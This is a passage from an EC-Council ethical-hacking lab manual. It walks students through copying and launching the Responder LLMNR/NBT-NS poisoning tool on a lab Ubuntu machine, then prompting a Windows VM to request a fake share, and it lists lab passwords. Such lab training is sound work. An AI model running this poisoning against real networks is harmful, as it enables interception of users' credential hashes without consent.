


Figure 1.1.7: Security pop-up

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

- A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 1.1.8: Windows 10: shared folders

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Navigate to **CEHv11 Module 06 System Hacking\GitHub Tools** and copy the **Responder** folder.




Figure 1.1.9: Copy Responder folder

- Paste the **Responder** folder in the **Home** directory.




Figure 1.1.10: Paste Responder folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Log into Jason Account

6. Now, switch to the **Windows 10** virtual machine and log in with Username: **Jason** and Password: **qwerty**.




Figure 1.1.11: Login as Jason

7. Switch back to the **Ubuntu** virtual machine. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of Ubuntu, then double-click on the screen, enter the password as **toor**, and press **Enter**.

TASK 1.3

Run Responder

8. Type **chmod +x Responder.py** and press **Enter** to grant permissions to the script.

9. Now, type **sudo ./Responder.py -I ens33** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.

Note: **-I**: specifies the interface (here, **ens33**). The interface might differ in your lab environment.




Figure 1.1.12: Running Responder tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Responder starts listening to the network interface for events, as shown in the screenshot.




Figure 1.1.13: Responder starts listening

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Connect to the Shared Directory

11. Switch to the **Windows 10** virtual machine, right-click on the **Start** icon, and click **Run**.




Figure 1.1.14: Launching the Run window

12. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.

